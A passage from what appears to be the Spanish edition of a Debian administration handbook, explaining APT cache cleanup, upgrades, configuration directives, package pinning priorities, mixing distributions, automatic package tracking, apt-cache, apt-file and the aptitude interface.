YENDO MÁS ALLÁ El caché de archivos `.deb`

APT mantiene una copia de cada archivo `.deb` descargado en el directorio `/var/cache/apt/archives/`. En caso de actualizaciones frecuentes, este directorio puede ocupar rápidamente mucho espacio en disco, con varias versiones de cada paquete; Debería ordenarlos regularmente. Puede utilizar dos órdenes: **apt-get clean** vacía completamente el directorio y **apt-get autoclean** sólo elimina los paquetes que ya no pueden ser descargados (porque ya desaparecieron del espejo Debian) y son obviamente inútiles (el parámetro de configuración `APT::Clean-Installed` puede evitar la eliminación de archivos `.deb` que estén instalados actualmente).

6.2.3. Actualización del sistema

Se recomienda realizar actualizaciones regularmente, ya que incluyen las últimas actualizaciones de seguridad. Para actualizar, utilice **apt upgrade**, **apt-get upgrade** o **aptitude safe-upgrade** (por supuesto, después de **apt-get update**). Esta orden busca paquetes instalados que pueden ser actualizados sin eliminar ningún paquete. En otras palabras, el objetivo es asegurar la actualización menos intrusiva posible. **apt-get** es ligeramente más exigente que **aptitude** o **apt** ya que se negará a instalar paquetes que no estaban instalados previamente.

apt generalmente seleccionará el número de versión más reciente (excepto para paquetes en Experimental y stable-backports, que son ignorados de forma predeterminada sin importar su número de versión). Si especificó Testing o Unstable en su archivo `sources.list`, **apt upgrade** cambiará la mayor parte de su sistema en Stable a Testing o Unstable, lo que podría no ser lo deseado.

Para indicarle a **apt** que utilice una distribución específica al buscar paquetes a actualizar debe utilizar la opción `-t o --target-release`, seguido del nombre de la distribución que desea (por ejemplo, **apt -t stable upgrade**). Para evitar especificar esta opción cada vez que utilice **apt** puede agregar `APT::Default-Release "stable";` al archivo `/etc/apt/apt.conf.d/local.`

Para actualizaciones más importantes, tales como el cambio de una versión mayor de Debian a la siguiente, necesita utilizar **apt full-upgrade**. Con esta instrucción, **apt** completará la actualización aún si tiene que eliminar algunos paquetes obsoletos o instalar nuevas dependencias. Esta también es la orden utilizada por los usuarios que trabajan diariamente con la versión Unstable de Debian y siguen su evolución día a día. Es tan simple que casi no necesita explicación: la reputación de APT está basada en esta excelente característica.

A diferencia de **apt** y **aptitude**, **apt-get** no sabe cómo hacer **full-upgrade** command. En su lugar debería usar **apt-get dist-upgrade** ("distribution upgrade"), la histórica y bien conocida orden que **apt** y **aptitude** también aceptan para satisfacer a los usuarios que están acostumbrados a usarla.

Los resultados de estas operaciones son registrados en `/var/log/apt/history.log` y `/var/log/apt/term.log`, mientras que **dpkg** mantiene su registro en un archivo llamado `/var/log/dpkg.log`.

6.2.4. Opciones de configuración

Además de los elementos de configuración ya mencionados, es posible configurar ciertos aspectos de APT agregando directivas en un archivo del directorio `/etc/apt/apt.conf.d/` o en el propio `/etc/apt/apt.conf`. Recuerde, por ejemplo, que APT puede indicarle a **dpkg** que ignore errores de conflictos de archivos especificando `DPkg::options { "--force-overwrite"; }`.

Si sólo se puede acceder a la web a través de un proxy, agregar una línea como `Acquire::http::proxy "http://su-proxy:3128"`. Para un proxy FTP, utilizar `Acquire::ftp::proxy "ftp://su-proxy"`. Para descubrir

más opciones de configuración, leer la página de manual `apt.conf(5)` (para detalles sobre las páginas de manual, ver [Sección 7.1.1, “Páginas de manual”](#)).

VOLVER A LOS CIMIENTOS Directorios terminados con `.d`

Cada vez más se utilizan directorios con el sufijo `.d`. Cada directorio representa un archivo de configuración repartido en múltiples archivos. En este sentido, todos los archivos en `/etc/apt/apt.conf.d/` son instrucciones para la configuración de APT. APT los incluye en orden alfabético para que los últimos puedan modificar un elemento de configuración definido en los primeros.

Esta estructura le da cierta flexibilidad al administrador del equipo y a los desarrolladores de paquetes. De hecho, el administrador puede modificar fácilmente la configuración del software agregando un archivo prehecho en el directorio en cuestión sin tener que modificar un archivo existente. Los desarrolladores de paquetes utilizan el mismo enfoque cuando necesitan adaptar la configuración de otro software para asegurar que pueda coexistir perfectamente con el suyo. La Normativa Debian prohíbe explícitamente modificar los archivos de configuración de otros paquetes — sólo los usuarios pueden hacerlo. Recuerde que durante la actualización de un paquete el usuario puede elegir la versión del archivo de configuración a mantener cuando se detectó una modificación. Cualquier modificación externa de un archivo dispararía dicho pedido, lo que molestaría al administrador que está seguro de no haber modificado nada.

Sin un directorio `.d` es imposible que un paquete externo cambie la configuración de un programa modificando directamente su archivo de configuración. En su lugar, debe invitar al usuario a que lo haga por su cuenta y liste las operaciones a realizar en el archivo `/usr/share/doc/paquete/README.Debian`, o ha de crear una desviación de archivos para el archivo de configuración usando el comando **`dpkg-divert`** e instalar su propio archivo de configuración para el software en cuestión. Este último lo usan a veces paquetes de terceros que tratan de manejar archivos de configuración de componentes de software que utilizan.

Dependiendo de la aplicación, el directorio `.d` puede ser utilizado directamente o administrado por un script externo que concatena todos los archivos para crear el archivo de configuración. Es importante ejecutar este script luego de cualquier cambio en ese directorio para que se tengan en cuenta las modificaciones más recientes. De la misma forma, es importante no trabajar directamente en el archivo de configuración creado automáticamente ya que se perdería todo en la siguiente ejecución del script. El método seleccionado (usar directamente el directorio `.d` o un archivo generado desde dicho directorio) está generalmente definido por limitaciones de implementación, pero en ambos casos las ganancias en cuanto a flexibilidad de la configuración más que compensan las pequeñas complicaciones que significan. El servidor de correo Exim 4 es un ejemplo del método en el que se genera el archivo: puede configurarse mediante varios archivos (`/etc/exim4/conf.d/*`) que son concatenados en `/var/lib/exim4/config.autogenerated` mediante la orden **`update-exim4.conf`**.

6.2.5. Gestión de prioridades de los paquetes

Uno de los aspectos más importantes en la configuración de APT es la gestión de las prioridades asociadas con cada origen de paquetes. Por ejemplo, podría desear extender una distribución con uno o dos paquetes más recientes de Testing, Unstable o Experimental. Es posible asignar una prioridad a cada paquete disponible (el mismo paquete puede tener varias prioridades según su versión o la distribución que lo provee). Estas prioridades influenciarán el comportamiento de APT: para cada paquete, siempre seleccionará la versión con la prioridad más alta (excepto si esta versión es anterior a la instalada y si su prioridad es menor a 1000).

APT define varias prioridades predeterminadas. Cada versión instalada de un paquete tiene una prioridad de 100. Una versión no instalada tiene una prioridad predeterminada de 500, pero puede saltar a 990 si es parte de la distribución destino (definida con la opción de línea de órdenes `-t` o la directiva de configuración `APT::Default-Release`).

Puede modificar las prioridades agregando elementos en un archivo en `/etc/apt/preferences.d/` o en el archivo `/etc/apt/preferences` con los nombres de los paquetes afectados, sus versiones, sus orígenes y sus nuevas prioridades.

APT nunca instalará una versión anterior de un paquete (esto es, un paquete cuyo número de versión sea menor al que está instalado actualmente) excepto si su prioridad es mayor a 1000 (o si se pide explícitamente por el usuario, ver [Sección 6.2.2, “Instalación y eliminación”](#)). APT siempre instalará el paquete con la mayor prioridad que cumpla esta restricción. Si dos paquetes tienen la misma prioridad, APT instalará el más reciente (aquel cuya versión sea mayor). Si dos paquetes de la misma versión tienen la misma prioridad pero tienen diferente contenido, APT instalará la versión que no está instalada (se creó esta regla para cubrir los casos de la actualización de un paquete sin aumentar el número de revisión, que es generalmente necesario).

En términos más concretos, un paquete cuya prioridad es

< 0

nunca será instalado,

1..99

solo será instalado si ninguna otra versión del paquete está ya instalada,

100..499

solo será instalado si no hay ninguna otra versión más nueva instalada o disponible en otra distribución,

500....989

solo será instalado si no hay ninguna versión más nueva instalada o disponible en la distribución de destino,

990..1000

será instalado a no ser que la versión instalada sea más nueva,

> 1000

se instalará siempre, incluso si fuerza a APT a degradarlo a una versión más vieja.

Cuando APT revisa `/etc/apt/preferences` y `/etc/apt/preferences.d/` primero tiene en cuenta las entradas más específicas (generalmente aquellas que especifiquen el paquete en cuestión), luego la más genérica (incluyendo, por ejemplo, todos los paquetes de una distribución). Si existen varias entradas genéricas, utiliza la primera coincidencia. El criterio de selección disponible incluye el nombre del paquete y la fuente que lo proporciona. Se identifica cada origen de paquetes por la información contenida en un archivo `Release` y que APT descarga junto con los archivos `Packages`. Especifica el origen (generalmente «Debian» para paquetes de las réplicas oficiales, pero también puede ser el nombre de una persona u organización para repositorios de terceros). También provee el nombre de la distribución (generalmente `Stable`, `Testing`, `Unstable` o `Experimental` para las distribuciones estándar que provee Debian) junto con

su versión (por ejemplo, 11 para Debian Bullseye). Revisemos su sintaxis a través de casos de estudio de este mecanismo más realistas.

CASO ESPECÍFICO La prioridad de Experimental

Si agregó Experimental en su archivo `sources.list`, los paquetes correspondientes casi nunca serán instalados porque su prioridad APT predeterminada es 1. Este es, por supuesto, un caso específico diseñado para evitar que los usuarios instalen paquetes de Experimental por error. Los paquetes sólo pueden instalarse ejecutando **`aptitude install paquete/experimental`** — solo los usuarios que ingresen esta orden saben los riesgos que están tomando. Es posible (aunque *no* recomendable) tratar los paquetes de Experimental como aquellos de otra distribución otorgándoles una prioridad de 500. Esto se logra con una entrada específica en `/etc/apt/preferences`:

```
Package: *  
Pin: release a=experimental  
Pin-Priority: 500
```

Supongamos que sólo desea utilizar paquetes de la versión estable de Debian. Aquellos provistos en otras versiones no serían instalados a menos que sean pedidos explícitamente. Puede escribir las siguientes entradas en el archivo `/etc/apt/preferences`:

```
Package: *  
Pin: release a=stable  
Pin-Priority: 900
```

```
Package: *  
Pin: release o=Debian  
Pin-Priority: -10
```

`a=stable` define el nombre de la distribución elegida. `o=Debian` limita el alcance a los paquetes cuyo origen es «Debian».

Asumamos ahora que tiene un servidor con varios programas locales que dependen de la versión 5.28 de Perl y que desea asegurarse que las actualizaciones no instalarán otra versión del mismo. Puede utilizar la siguiente entrada:

```
Package: perl  
Pin: version 5.28*  
Pin-Priority: 1001
```

Para obtener un mejor entendimiento de los mecanismos de prioridades y las propiedades de distribución o repositorio que fijar, no dude en ejecutar **apt-cache policy** para mostrar la prioridad predeterminada asociada a cada origen de paquetes o **apt-cache policy paquete** para mostrar la prioridad predeterminada para todas las versiones disponibles de un paquete según se explica en [Sección 6.3.1, “La orden apt-cache policy”](#).

La documentación de referencia para los archivos `etc/apt/preferences` y `/etc/apt/preferences.d/` está disponible en la página de manual `apt_preferences(5)` que puede ver con **man apt_preferences**.

SUGERENCIA Comentarios en `/etc/apt/preferences`

No existe una sintaxis oficial para agregar comentarios en el archivo `/etc/apt/preferences`, pero se pueden proveer algunas descripciones textuales agregando uno o más campos «Explanation» al principio de cada entrada:

```
Explanation: El paquete xserver-xorg-video-intel provisto
Explanation: en experimental puede usarse de forma segura
Package: xserver-xorg-video-intel
Pin: release a=experimental
Pin-Priority: 500
```

6.2.6. Trabajo con varias distribuciones

Como **apt** es una herramienta tan maravillosa, es tentador elegir paquetes de otras distribuciones. Por ejemplo, tras instalar un sistema Stable podría desear probar paquetes de software disponibles en Testing o Unstable sin desviarse demasiado del estado inicial del sistema.

Aún cuando ocasionalmente encontrará problemas al mezclar paquetes de diferentes distribuciones **apt** gestionará muy bien su coexistencia y limitará los riesgos de manera muy efectiva. La mejor manera de proceder es listar todas las distribuciones utilizadas en `/etc/apt/sources.list` (algunas personas siempre agregan las tres distribuciones, pero recuerde que Unstable está reservado para usuarios experimentados) y definir su distribución de referencia con el parámetro `APT::Default-Release` (revise la [Sección 6.2.3, “Actualización del sistema”](#)).

Supongamos que su distribución de referencia es Stable pero que Testing y Unstable también aparecen listados en su archivo `sources.list`. En este caso, puede utilizar **`apt install paquete/testing`** para instalar un paquete de Testing. Si la instalación falla debido a alguna dependencia insatisfecha, permítale resolver esas dependencias dentro de Testing agregando el parámetro `-t testing`. Obviamente, lo mismo aplica a Unstable.

En esta situación, las actualizaciones (**`upgrade`** y **`full-upgrade`**) se realizan dentro de Stable a excepción de los paquetes que ya se actualizaron a otra distribución. Explicaremos este comportamiento con la ayuda de las prioridades predeterminadas establecidas por APT a continuación. No dude en usar **`apt-cache policy`** ([Sección 6.3.1, “La orden `apt-cache policy`”](#)) para verificar las prioridades dadas.

Todo gira alrededor del hecho de que APT considera sólo paquetes con una versión mayor o igual que la instalada (suponiendo que `/etc/apt/preferences` no ha sido usado para forzar prioridades superiores a 1000 para algunos paquetes).

Asumamos que instaló la versión 1 de un primer paquete de Stable y que las versiones 2 y 3 están disponibles en Testing y Unstable respectivamente. La versión instalada tiene una prioridad de 100, pero la versión disponible en Stable (la misma versión) tiene una prioridad de 990 (porque es parte de la versión de destino). Los paquetes en Testing y Unstable tienen una prioridad de 500 (la prioridad predeterminada para una versión no instalada). El ganador es, por lo tanto, la versión 1 con una prioridad de 990. El paquete «se mantiene en Stable».

Tomemos como ejemplo otro paquete cuya versión 2 se instaló desde Testing. La versión 1 está disponible en Stable y la versión 3 en Unstable. La versión 1 (de prioridad 990 — por lo tanto menor a 1000) se descarta porque es menor que la versión instalada. Esto deja sólo las versiones 2 y 3, ambas de prioridad 500. Frente a esta alternativa, APT selecciona la versión más nueva: la de Unstable. Si no desea que un paquete de Testing actualice su versión a la de Unstable, debe asignar una prioridad menor a 500 (490 por ejemplo) a los paquetes que provengan de Unstable. Puede modificar `/etc/apt/preferences` a tenor de esto:

```
Package: *  
Pin: release a=unstable  
Pin-Priority: 490
```

6.2.7. Seguimiento de paquetes instalados automáticamente

Una de las funcionalidades esenciales de **apt** es el rastreo de aquellos paquetes instalados únicamente debido a dependencias. Estos paquetes son llamados «automáticos», y generalmente incluyen bibliotecas.

Con esta información, cuando se eliminan paquetes, los gestores de paquetes pueden calcular una lista de paquetes automáticos que ya no son necesarios (porque no hay paquetes «instalados manualmente» que dependan de ellos). **apt-get autoremove** o **apt autoremove** se librarán de dichos paquetes. **aptitude** no posee esta orden: porque los elimina automáticamente tan pronto como los identifica. En todo caso, las herramientas muestran un claro mensaje que enumera los paquetes afectados.

Es buen hábito marcar como automático cualquier paquete que no necesite directamente para que sea eliminado automáticamente cuando ya no sea necesario. **apt-mark auto *paquete*** marcará el paquete dado como automático mientras que **apt-mark manual *paquete*** realiza lo opuesto. **aptitude markauto** y **aptitude unmarkauto** funcionan de la misma forma, pero ofrecen más funcionalidad para marcar varios paquetes simultáneamente (revise la [Sección 6.5.1, “aptitude”](#)). La interfaz interactiva para la consola de **aptitude** también facilita el revisar la «marca automática» en muchos paquetes.

Algunas personas podrían desear saber porqué un paquete instalado automáticamente está presente en el sistema. Para obtener esta información desde la línea de comandos puede utilizar **aptitude why *paquete*** (**apt** y **apt-get** no poseen una funcionalidad similar):

```
$ aptitude why python3-debian  
i  aptitude          Suggests apt-xapian-index  
p  apt-xapian-index Depends  python3-debian (>= 0.1.14)
```


ALTERNATIVA deborphan y debfoster

Cuando **apt**, **apt-get** y **aptitude** no poseían un seguimiento automático de paquetes, existían dos herramientas que generaban listas de paquetes innecesarios: **deborphan** y **debfoster**. Ambos todavía pueden ser útiles.

deborphan escanea las secciones `libs` y `oldlibs` por defecto (en ausencia de instrucciones complementarias) buscando los paquetes instalados actualmente que no tienen dependencias. La lista resultante puede servir luego como una base para eliminar paquetes innecesarios.

debfoster tiene un enfoque más elaborado, muy similar al de APT: mantiene una lista de paquetes que fueron instalados explícitamente y recuerda qué paquetes son realmente necesarios entre cada invocación. Si aparecen nuevos paquetes en el sistema que **debfoster** no reconoce como paquetes requeridos serán mostrados en pantalla junto a una lista de sus dependencias. El programa luego ofrece la opción de eliminar el paquete (posiblemente junto a los que dependen de él), marcarlo como requerido explícitamente o ignorarlo temporalmente.

6.2.8. APT Patterns

Los patrones le permiten especificar consultas de búsqueda complejas para seleccionar los paquetes que desea instalar o mostrar. Fueron implementados por primera vez para **aptitude** (ver [Sección 6.5, “Interfaces: aptitude, synaptic”](#)), pero ahora APT también puede hacer uso de ellos.

Por ejemplo, podemos usar **apt list ?automatic** para listar todos los paquetes automáticamente instalados. Para encontrar paquetes instalados de forma automática ya no dependerá de paquetes instalados manualmente se puede usar **?garbage** .

Los patrones lógicos se pueden combinar con otros paquetes para formar expresiones más complejas. Por ejemplo, podríamos usar un patrón como **?and(PATTERN, PATTERN)**. Ver `apt-patterns(7)` y `glob(7)` para todos los patrones que se puedan usar y las expresiones complejas que se pueden crear con ellos.

6.3. La orden apt-cache

La orden **apt-cache** puede mostrar gran parte de la información almacenada en la base de datos interna de APT. Esta información es una especie de caché, ya que se obtiene de las diferentes fuentes definidas en el archivo `sources.list`. Esto ocurre durante la operación **apt update**.

VOCABULARIO Caché

Un caché es un sistema de almacenamiento temporal utilizado para acelerar el acceso frecuente a datos cuando el método de acceso usual es costoso (en cuanto a rendimiento). Este concepto puede aplicarse en numerosas situaciones y en diferentes escalas, desde el núcleo de microprocesadores hasta sistemas de almacenamiento de alta gama.

En el caso de APT, los archivos de referencia `Packages` son los ubicados en las réplicas de Debian. Teniendo eso en cuenta, sería muy poco efectivo que cada búsqueda que queramos hacer en la base de datos por paquetes disponible sea a través de la red. Es por esto que APT almacena una copia de estos archivos (en `/var/lib/apt/lists/`) y las búsquedas se realizan dentro de éstos archivos locales. De forma similar, `/var/cache/apt/archives/` contiene el caché de paquetes ya descargados (ver la barra lateral [YENDO MÁS ALLÁ El caché de archivos .deb](#)) para evitar descargarlos nuevamente si necesita reinstalarlos luego de eliminarlos.

Por otro lado, es obligatorio ejecutar **apt update** de forma regular para actualizar la caché. De lo contrario, tus resultados de búsqueda de paquetes siempre carecerán de las últimas actualizaciones distribuidas por las réplicas de Debian.

La orden **apt-cache** puede realizar búsquedas de paquete basándose en palabras clave con **apt-cache search palabra_clave**. También puede mostrar las cabeceras de las versiones disponibles de un paquete con **apt-cache show paquete**. Esta orden provee la descripción de un paquete, sus dependencias, el nombre de su responsable, etc. Ver que **apt search**, **apt show**, **aptitude search** y **aptitude show** funcionan de la misma manera.

ALTERNATIVA axi-cache

apt-cache search es una herramienta muy rudimentaria, básicamente implementa **grep** sobre la descripción de los paquetes. Generalmente devuelve demasiados resultados o ninguno en absoluto cuando incluye demasiadas palabras clave.

axi-cache search *término*, por el otro lado, provee mejores resultados, ordenados según su relevancia. Utiliza el motor de búsqueda *Xapian* y es parte del paquete `apt-xapian-index` que indexa toda la información de los paquetes (y más, como los archivos `.desktop` de todos los paquetes Debian). Está al tanto de las etiquetas (revise el recuadro [YENDO MÁS ALLÁ El campo Tag](#)) y devuelve resultados en cuestión de milisegundos.

```
$ axi-cache search package use::searching
axi-cache search package use::searching
13 results found.
Results 1-13:
100% packagesearch - GUI for searching packages and viewing package information
87% debtags - Debian Package Tags support tools
86% whohas - query multiple distributions' package archives
84% recoll - Personal full text search package
82% apt-forktracer - utility for tracking non-official package versions
[...]
```

```
66% apt - commandline package manager
More terms: debian dpkg search debtags whohas forktracer dctrl
More tags: role::program admin::package-management suite::debian works-
with::software:package interface::commandline scope::utility protocol::http
```

Algunas funcionalidades son menos utilizadas. Por ejemplo, **apt-cache dumpavail** muestra los encabezados de todas las versiones disponibles de todos los paquetes. **apt-cache pkgnames** muestra la lista de todos los paquetes que aparecen al menos una vez en la caché.

Una de las funciones que puede resultar más útil es **apt-cache policy**, descrita en la sección siguiente.

6.3.1. La orden **apt-cache policy**

La orden **apt-cache policy** muestra las prioridades de fijación y las propiedades de distribución de cada paquete fuente según se explica en [Sección 6.2.5, “Gestión de prioridades de los paquetes”](#). También puede mostrar las prioridades de fijación para todas las versiones disponibles y fuentes de un paquete. Para el ejemplo de `sources.list` usado en [Ejemplo 6.2, “el archivo /etc/apt/sources.list para usuarios de Debian «stable»”](#) y `APT::Default-Release` asignado a `"bullseye"`, la salida tiene este aspecto:

```
$ apt-cache policy
Package files:
100 /var/lib/dpkg/status
    release a=now
100 https://deb.debian.org/debian bullseye-backports/main
```

```

amd64 Packages
    release o=Debian Backports,a=bullseye-
backports,n=bullseye-backports,l=Debian
Backports,c=main,b=amd64
    origin deb.debian.org
    990 https://deb.debian.org/debian bullseye/non-free amd64
Packages
    release
v=11.0,o=Debian,a=stable,n=bullseye,l=Debian,c=non-free,b=amd64
    origin deb.debian.org
    990 https://deb.debian.org/debian bullseye/contrib amd64
Packages
    release
v=11.0,o=Debian,a=stable,n=bullseye,l=Debian,c=contrib,b=amd64
    origin deb.debian.org
    990 https://deb.debian.org/debian bullseye/main amd64 Packages
    release
v=11.0,o=Debian,a=stable,n=bullseye,l=Debian,c=main,b=amd64
    origin deb.debian.org
    500 http://security.debian.org bullseye-security/main amd64
Packages
    release v=11,o=Debian,a=stable-security,n=bullseye-
security,l=Debian-Security,c=main,b=amd64
    origin security.debian.org
Pinned packages:

```

apt-cache policy también puede mostrar las propiedades de *pinning* para todas las versiones y fuentes disponibles de un paquete determinado.

```

$ apt-cache policy limnoria
limnoria:
  Installed: 2021.06.15-1
  Candidate: 2021.06.15-1
  Version table:
     2021.07.21-1~bpo11+1 100
        100 https://deb.debian.org/debian bullseye-
backports/main amd64 Packages
    *** 2021.06.15-1 990
        990 https://deb.debian.org/debian bullseye/main amd64
Packages
    100 /var/lib/dpkg/status

```

Aunque hay una versión más nueva de **limnoria** en el repositorio **bullseye-backports**, **APT** no la instalará de forma automática basándose en la prioridad. Se tendría que usar **apt install limnoria/bullseye-backports** o

añadir una prioridad de fijación superior a

/etc/apt/preferences.d/limnoria.pref:

Package: limnoria

Pin: release o=Debian Backports, a=bullseye-backports

Pin-Priority: 1001

\$ **apt-cache policy limnoria**

limnoria:

Installed: 2021.06.15-1

Candidate: 2021.07.21-1~bpo11+1

Version table:

2021.07.21-1~bpo11+1 1001

100 https://deb.debian.org/debian bullseye-backports/main amd64 Packages

*** 2021.06.15-1 990

990 https://deb.debian.org/debian bullseye/main amd64

Packages

100 /var/lib/dpkg/status

6.4. La orden apt-file

A veces nos referimos a un archivo u orden, y te preguntarás en qué paquete se encuentra. Afortunadamente, los repositorios de Debian no solo contienen información sobre todos los paquetes binarios proporcionados, sino también sobre todos los archivos incluidos en aquellos. Esta información se guarda en archivos llamados `Contents-arquitectura.gz` y `Contents-udeb-arquitectura.gz`. APT no descarga esta información de forma automática. En su lugar, necesita la orden **apt-file update** (del paquete llamado de forma similar) para recuperar los contenidos de todos los paquetes fuente mencionados en `/etc/apt/sources.list`. De manera predeterminada, descarga los archivos `Contents*.pdiff` como se describe en la barra lateral [SUGERENCIA Actualizaciones incrementales](#) para reducir la cantidad de datos necesarios para descargar.. Para actualizar la base de datos semanalmente, se puede añadir la siguiente entrada a `/etc/crontab` si es conveniente.

```
@weekly root test -x /usr/bin/apt-file && /usr/bin/apt-file
update >> /dev/null 2>&1
```

Después de actualizar la base de datos, la orden **apt-file search *pattern*** listará todos los paquetes, los que contienen un nombre de archivo o ruta que coincide con el patrón.

```
$ apt-file search bin/axi-cache
apt-xapian-index: /usr/bin/axi-cache
```

En cambio, la orden **apt-file list *paquete*** listará todos los archivos incluidos en el paquete.

SUGERENCIA Listar los contenidos de un paquete y buscar el paquete de un archivo

De forma similar a **apt-file list**, la orden **dpkg -L *paquete*** lista todos los archivos, pero solo para un paquete instalado. Para encontrar el paquete al que pertenece un archivo local use **dpkg -S *archivo*** (véase [Sección 5.4.3, “Consulta de la base de datos de dpkg e inspección de archivos .deb”](#)). Para listar todos los archivos locales que no pertenecen a ningún paquete instalado, puede que quieras echarle un vistazo al paquete `cruft` o al paquete `cruft-ng`.

6.5. Interfaces: aptitude, synaptic

APT es un programa en C++ cuyo código está principalmente en la biblioteca compartida `libapt-pkg`. Usar una biblioteca compartida facilita la creación de interfaces de usuario (frontends), ya que se puede reutilizar fácilmente el código que contiene la biblioteca. Históricamente **apt-get** sólo se diseñó como una interfaz de pruebas para `libapt-pkg`, pero su éxito tiende a esconder este hecho.

6.5.1. aptitude

aptitude es un programa interactivo que puede utilizar en un modo semigráfico en una consola. Puede navegar la lista de paquetes instalados y disponibles, buscar toda la información disponible y seleccionar paquetes a instalar o eliminar. El programa está diseñado específicamente para que lo utilicen administradores, por lo que sus comportamientos predeterminados están diseñados para ser mucho más inteligentes que los de **apt-get** y su interfaz es mucho más sencilla de entender.

Figura 6.1. El gestor de paquetes aptitude


```
Acciones  Deshacer Paquete Solucionador Buscar Opciones Vistas Ayuda
C-T: Menu ?: Help q: Quit u: Update g: Preview/Download/Install/Remove Pkgs
aptitude 0.8.11 @ debian
i apt 1.8.2 1.8.2
i apt-file 3.2.2 3.2.2
i apt-listbugs 0.1.28 0.1.28
i apt-show-versions 0.22.11 0.22.11
i apt-utils 1.8.2 1.8.2
i apt-xapian-index 0.49 0.49
i apticron 1.2.1 1.2.1
i aptitude 0.8.11-7 0.8.11-7
i A aptitude-common 0.8.11-7 0.8.11-7
i A arch-test 0.15-2 0.15-2
i base-files 10.3+deb10u3 10.3+deb10u3
i base-passwd 3.5.46 3.5.46
i A bluez 5.50-1 5.50-1
gestor de paquetes basado en terminal
aptitude es un gestor de paquetes con varias prestaciones útiles, incluyendo una sintaxis como la
de mutt para la búsqueda de paquetes de una manera flexible, una persistencia de acciones de
usuario similar a dselect, la capacidad de conseguir y mostrar la lista de cambios de la mayoría
de los paquetes de Debian y un modo de línea de órdenes similar al de apt-get.

aptitude también cumple con Y2K, no engorda, es un antiséptico natural y está amaestrado.
Página principal: https://wiki.debian.org/Aptitude
Marcas: admin::configuring, admin::package-management, implemented-in::c++,
interface::commandline, interface::text-mode, role::program, scope::application,
suite::debian, uitoolkit::ncurses, use::browsing, use::configuring, use::downloading,
use::searching, works-with::software:package
```

Al iniciar, **aptitude** muestra una lista de todos los paquetes ordenados por estado (instalado, no instalado o instalado pero no disponible en las réplicas — otras secciones muestran tareas, paquetes virtuales y paquetes nuevos que aparecieron recientemente en las réplicas). Hay otras vistas disponibles para facilitar la navegación temática. En todos los casos, **aptitude** muestra en la pantalla una lista que combina las categorías y los paquetes. Las categorías están organizadas a través de una estructura de árbol cuyas ramas puede ser desdobladas o cerradas con las teclas **Enter**, [y]. Puede utilizar + para marcar un paquete para instalación, - para marcarlo para eliminación y _ para purgarlo (note que también puede utilizar estas teclas para categorías, en cuyo caso la acción correspondiente será aplicada a todos los paquetes en dicha categoría). **u** actualiza la lista de paquetes disponibles y **Shift+u** prepara una actualización global al sistema. **g** cambia la vista a un resumen de los cambios solicitados (y presione **g** nuevamente hará efectivos los cambios), y **q** sale de la vista actual. Si está en la vista inicial, esto cerrará definitivamente **aptitude**.

Esta sección no cubre los detalles más específicos de utilizar **aptitude**. Más bien se centra en darle un equipo de supervivencia para usarlo. Pero está bastante bien documentado y recomendamos que utilice su manual completo disponible en el paquete `aptitude-doc-es` (véase `/usr/share/doc/aptitude/html/es/index.html`) o en <https://www.debian.org/doc/manuals/aptitude/>.

Para buscar un paquete puede ingresar / seguido de un patrón de búsqueda. Este patrón buscará en los nombres de los paquetes pero también puede buscar en la descripción (si está precedido por `~d`), la sección (con `~s`) o a otras características que están detalladas en la documentación. Los mismos patrones pueden utilizarse para filtrar la lista de paquetes mostrados: presione la tecla **l** (como en *limitar*) e ingrese el patrón.

Administrar la «marca automática» de los paquetes Debian (ver [Sección 6.2.7, “Seguimiento de paquetes instalados automáticamente”](#)) es muy sencillo con **aptitude**. Es posible navegar la lista de paquetes instalados y marcar paquetes como automáticos con **Shift+m** o eliminar la marca con la tecla **m**. Los «paquetes automáticos» se muestran con una «A» en la lista de paquetes. Esta funcionalidad también ofrece una forma simple de visualizar los paquetes utilizados en un equipo, sin las bibliotecas y dependencias que no le interesan. El patrón relacionado que puede utilizar con **l** (para activar el modo de filtro) es `~i!~M`. Especifica que sólo desea ver paquetes instalados (`~i`) que no están marcados como automáticos (`!~M`).

HERRAMIENTA Utilizando **aptitude** en la línea de órdenes

La mayoría de la funcionalidad de **aptitude** está disponible tanto a través de la interfaz interactiva como de la línea de órdenes. Esta última le resultará familiar a los usuarios asiduos de **apt-get** y **apt-cache**.

Las características avanzadas de **aptitude** también están disponibles en la línea de órdenes. Puede utilizar los mismos patrones de búsqueda de paquetes que en la versión interactiva. Por ejemplo, si limpiar la lista de paquetes «instalados manualmente» y sabe que ninguno de los paquetes instalados localmente necesitan una biblioteca o módulo Perl particular puede marcar los paquetes correspondientes como automáticos con una sola orden:

```
# aptitude markauto '~slibs|~sperl'
```

Aquí puede ver claramente el poder del sistema de patrones de búsqueda de **aptitude**, que permite la selección instantánea de todos los paquetes en las secciones `libs` y `perl`.

Tenga cuidado que si algunos paquetes son marcados como automáticos y ningún otro paquete depende de ellos serán eliminados inmediatamente (luego de un pedido de confirmación).

6.5.1.1. Administración de recomendaciones, sugerencias y tareas

Otra funcionalidad interesante de **aptitude** es el hecho de que respeta las recomendaciones entre paquetes al mismo tiempo que provee al usuario la opción de no instalarlas caso por caso. Por ejemplo, el paquete `gnome` recomienda `transmission-gtk` (entre otros). Cuando selecciona para instalar al primero, el último también será seleccionado (y marcado como automático si no estaba instalado en el sistema). Presionar **g** lo hará evidente: `transmission-gtk` aparecerá en la pantalla de resumen de acciones pendientes en la lista de paquetes instalados automáticamente para satisfacer dependencias. Sin embargo, puede decidir no instalarlo quitándolo de la selección de paquetes a instalar antes de confirmar las operaciones.

Note que esta funcionalidad de seguimiento de recomendaciones no funciona con actualizaciones. Por ejemplo, si una nueva versión de `gnome` recomienda un paquete que no estaba recomendado en la versión anterior, éste no será marcado para instalación. Sin embargo será mostrado en la pantalla de actualización para que el administrador pueda seleccionarlo para instalar.

También se tienen en cuenta las sugerencias entre paquetes pero adaptadas a su estado específico. Por ejemplo, ya que `gnome` sugiere `empathy`, este último será mostrado en la pantalla de resumen de acciones pendientes (en la sección de paquetes sugeridos por otros paquetes). De esta forma es visto por el administrador que puede decidir si tomar en cuenta la sugerencia o no. Debido a que es sólo una sugerencia y no una dependencia o recomendación, no se seleccionará automáticamente al paquete — eso requiere intervención manual del usuario (por lo que el paquete no será marcado como automático).

En el mismo espíritu, recuerde que **aptitude** hace un uso inteligente del concepto de tarea. Como se muestran las tareas como categorías en las pantallas de listas de paquetes puede seleccionar para instalar o eliminar una tarea completa o navegar la lista de los paquetes incluidos en una tarea para seleccionar un subconjunto más pequeño.

6.5.1.2. Mejores algoritmos de resolución

